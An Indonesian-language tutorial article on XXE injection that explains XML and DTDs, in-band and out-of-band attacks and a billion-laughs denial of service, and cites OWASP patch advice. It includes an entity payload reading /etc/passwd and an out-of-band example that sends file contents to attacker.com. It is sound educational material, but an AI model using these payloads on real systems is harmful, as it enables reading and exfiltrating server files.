**RESEARCH**

**[XML External Entity (XXE)]**



**By Ardian Danny**

**XXE (XML External Entity)**

1. **What is XML?**

Pertama-tama sebelum kita membahas tentang XXE, kita harus memahami dulu tentang apa itu XML. XML atau *Extensible Markup Language*merupakan suatu bahasa yang digunakan untuk menyimpan dan mentransport data. XML didesign agar bisa dibaca oleh manusia dan mesin. XML biasa digunakan untuk menyimpan data dalam database, bertukar informasi, dan menyimpan data di dalam HTML. XML juga digunakan untuk integrasi data antara aplikasi yang berbeda-beda. Dengan kata lain, XML ini merupakan bahasa yang dimengerti semua program. Kalau boleh diberi perumpamaan, XML itu seperti bahasa Inggris. Jika kita ingin berkomunikasi dengan orang dari negara lain, kita biasanya akan menggunakan bahasa Inggris karena bahasa Inggris merupakan bahasa yang dimengerti setiap orang pada umumnya. Nah, bagi kalian yang sudah tahu tentang JSON, berarti XML mirip dong dengan JSON. Saya bisa bilang, ya, namun ada perbedaan. Perbedaan yang paling fundamental adalah XML merupakan *markup language* dan JSON merupakan suatu cara untuk merepresentasikan sebuah objek. Mungkin akan muncul pertanyaan, HTML dan XML sama-sama merupakan markup language, apa bedanya? HTML digunakan untuk merepresentasikan data, sedangkan XML digunakan untuk transportasi data. Penjelasan detil bisa dilihat pada source yang saya berikan.

1. **What is XXE?**

Setelah mengetahui apa itu XML, barulah kita coba untuk mengerti apa yang dimaksud dengan XXE. Secara simple kita bisa bilang bahwa XXE adalah serangan injection yang menyerang aplikasi yang mem-parsing input XML. Ketika XML parser tersebut tidak diconfigure dengan baik, kita bisa melakukan serangan XXE. Dengan XXE, penyerang bisa melakukan berbagai hal seperti Denial of Service atau DoS, di mana penyerang bisa menghentikan service dari suatu web server sehingga menjadi tidak available (unaccessible); Local File Inclusion atau LFI, di mana penyerang bisa memunculkan file lain yang terdapat dalam web server yang seharusnya tidak bisa diakses seperti /etc/passwd; Remote File Inclusion atau RFI, di mana penyerang bisa memunculkan atau mengeksekusi file dari web server lainnya ke web server target; Server Side Request Forgery atau SSRF, di mana penyerang bisa mengabuse functionality pada web server; dan Remote Code Execution atau RCE di mana penyerang bisa mengeksekusi system command pada web server. Dalam beberapa kasus XXE bahkan bisa membuat penyerang melakukan port scanning.

1. **Types of XXE**

Menurut acunetix.com, ada dua jenis serangan XXE, yaitu in-band dan out-of-band. Ketika penyerang mendapatkan response langsung dari XXE payload yang dimasukkan, maka itu adalah in-band XXE (merupakan XXE yang paling sering terjadi). Sedangkan out-of-band, adalah ketika penyerang tidak mendapatkan response langsung dari XXE payload yang dimasukkan. **Agar lebih jelas, saya akan memberikan contoh dari in-band XXE dan out-of-band XXE pada bagian selanjutnya**. Tetapi sebelum itu, saya ingin membahas apa itu DTD. DTD atau Document Type Definition merupakan aturan yang harus diikuti oleh suatu dokumen XML. Kasarnya DTD itu seperti struktur atau building blocks dari dokumen XML. Segala elemen yang dituliskan di dalam DTD boleh digunakan dalam XML document. Nah, hal itu membuat DTD sangatlah berbahaya jika penyerang berhasil memanipulasi DTD tersebut. DTD ditandai dengan ***<!DOCTYPE***. Berikut adalah contoh dari DTD agar lebih jelas.

<!DOCTYPE NEWSPAPER [

<!ELEMENT NEWSPAPER (ARTICLE+)>

<!ELEMENT ARTICLE (HEADLINE,BYLINE,LEAD,BODY,NOTES)>


<!ELEMENT HEADLINE (#PCDATA)>

…

Anggap ini adalah isi dari file newspaper.dtd. Kita bisa lihat di sini, dalam root element NEWSPAPER ada element NEWSPAPER yang berisi ARTICLE. ARTICLE berisi HEADLINE, BYLINE, LEAD, BODY, dan NOTES. Tipe data dari HEADLINE merupakan (#PCDATA), dan seterusnya. Saya potong karena sangat panjang. Segala elemen yang ada dalam newspaper.dtd ini boleh disertakan dalam suatu dokumen XML. Nah, pada serangan jenis out-of-bad XXE, penyerang bisa menginclude DTD (external DTD) mereka sendiri dan memanipulasi DTD yang digunakan untuk memvalidasi XML pada target kita, sehingga kita dapat memasukkan command-command jahat.

1. **How to exploit XXE**

Pertama-tama saya ingin mempraktekkan serangan in-band XXE secara simple.



Tidak begitu rumit bukan? Pada serangan tersebut, saya mencoba untuk membaca konten /etc/passwd pada sesuatu web server. Saya akan mencoba untuk menjelaskan payload saya.

<?xml version="1.0" encoding="UTF-8"?>

Ini merupakan XML Prolog. XML Prolog bersifat tidak wajib tapi merupakan *good practice* untuk menuliskannya dalam XML Document.

<!DOCTYPE root>

Setiap XML document selalu memiliki yang namanya `ROOT` element. Pada payload tersebut ‘root’ adalah `ROOT` element saya.

[<!ENTITY read SYSTEM ‘file:///etc/passwd’>]

Di sini saya membuat suatu entity (semacam variable) bernama `read`, yang menggunakan command system untuk membaca konten dari /etc/passwd.

</root>&read;</root>

Root element selalu ada pada awal XML document, contohnya adalah seperti ini

<note>

<to>tommy</to>

<from>danny</from>


<heading>testtest</heading>

<body>ini XML</body>


</note>

‘note’ di sini merupakan root element dari kode XML tersebut. Sisahnya adalah anak-anaknya. Kembali pada payload tadi, di sini saya memanggil root element dan mengeksekusikan entity ‘read’. Dengan begitu saja, kita sudah berhasil melakukan serangan XXE.

Selanjutnya adalah contoh serangan dari out-of-band XXE. Karena tidak ada media langsung untuk mempraktekkan out-of-band XXE, maka saya ambil contoh serangan dari acunetix.com. Tujuannya sama juga, yaitu untuk membaca konten dari /etc/paswd. Berikut adalah sebuah web request.



Hampir mirip dengan serangan in-band XXE, pada payload ini kita membuat suatu entity bernama %file yang akan membuka file /etc/passwd. Namun dalam kasus ini, penyerang tidak akan mendapatkan isi dari /etc/passwd secara langsung. Maka dari itu, penyerang harus menginclude file DTD dari webserver miliknya (evil.dtd). Sebelum lanjut, perhatikan document XML tersebut memanggil send, padahal send tidak dideclare sama sekali dalam DTD XML document tersebut. Nah dari mana dia datang? Mari kita lihat konten dari evil.dtd yang diinclude oleh penyerang.



Nah, sekarang kita tahu kalau send datang dari evil.dtd. Lalu bagaimana cara kerjanya? Pertama-tama XML parser akan memproses %file yang akan meload /etc/passwd tetapi ingat, belum dieksekusi, baru dibuat variablenya. Lalu, XML parser membuat request ke pada attacker.com merequest evil.dtd. XML parser lalu memproses evil.dtd tersebut. Di dalam evil.dtd entity %all membuat entity send yang akan menjalankan SYSTEM 'http://attacker.com/?collect=%file;'. Kita tahu isi dari %file adalah "file:///etc/passwd" dan ini akan dieksekusi. URL yang akan terbentuk akan menginclude content dari /etc/passwd seperti ini http://attacker.com/collect.php?collect=root:!:0:0::/:/usr/bin/ksh...dan seterusnya. Terakhir, XML parser akan menjalankan send yang akan merequest ke URL yang sudah terbentuk tadi. Untuk melihat konten dari /etc/passwd, penyerang hanya perlu melihat log requestnya.

Terakhir saya ingin memberikan contoh serangan XXE yang bertujuan untuk melakukan sebuah DoS (Denial of Service). Sangat simple, contoh payloadnya seperti ini:



Jika anda sudah membaca sampai sejauh ini, tentunya anda akan langsung mengerti maksud dari payload ini. Pertama-tama penyerang membuat root element bernama lolz, dan membuat banyak sekali entity yang bertujuan untuk memanggil entity lainnya secara berkali-kali. Setelah itu, penyerang mengeksekusi entity tersebut <lolz>&lol9;</lolz>. Yang akan terjadi adalah saat lol9 dieksekusi, lol9 akan mengeksekusi lol8 yang akan mengeksekusi lol7 yang akan mengeksekusi lol6 dan seterusnya secara berkali-kali. Akibatnya apa? Webserver overload karena request yang berlebihan dan terjadilah sebuah Denial of Service. Jika dihitung-hitung, payload ini akan mengeksekusi “lols” yang memakan hampir tiga gigabyte memory.

1. **How to patch XXE**

Menurut owasp.org, cara paling aman untuk mencegah XXE, adalah untuk mendisable DTD secara menyeluruh. Mengapa? Kita bisa lihat dari contoh-contoh serangan yang saya berikan, baik in-band maupun out-of-band, semua serangan XXE datang dari DTD yang dimanipulasi. Oleh karena itu, sangatlah jelas DTD haruslah didisable secara menyeluruh.

Detailnya untuk mengepatch XXE pada C/C++, Java, dan lain-lain dapat dilihat di sumber yang saya berikan karena sudah jelas dan sangat banyak.

Sekian pembahasan singkat saya mengenai XXE, saya harap artikel ini dapat membantu anda dalam mengerti XXE lebih lagi. Untuk informasi yang lebih detail dan lengkap mengenai XXE, dapat dilihat melalui sumber-sumber yang saya berikan. Terima kasih.

Sources:

* How to patch XXE: https://cheatsheetseries.owasp.org/cheatsheets/XML\_External\_Entity\_Prevention\_Cheat\_Sheet.html
* Perbedaan XML dan JSON: https://stackoverflow.com/questions/2620270/what-is-the-difference-between-json-and-xml
* http://blog.zerobyte.id/2019/05/apa-itu-xxe-injection.html
* https://www.acunetix.com/blog/articles/xml-external-entity-xxe-vulnerabilities/
* https://owasp.org/www-community/vulnerabilities/XML\_External\_Entity\_(XXE)\_Processing
* In-band XXE: https://jagskap.blogspot.com/2019/08/xml-external-entities-inband-part-ii.html
* Out-of-band XXE: https://jagskap.blogspot.com/2019/08/xml-external-entities-out-of-band-part.html
* https://www.w3schools.com/xml/xml\_dtd\_examples.asp
* https://www.acunetix.com/blog/articles/band-xml-external-entity-oob-xxe/#:~:text=In%20the%20case%20of%20out,response%20from%20the%20web%20application.&text=The%20following%20is%20an%20example,%2Dband%20(OOB)%20technique.
* https://www.youtube.com/watch?v=gjm6VHZa\_8s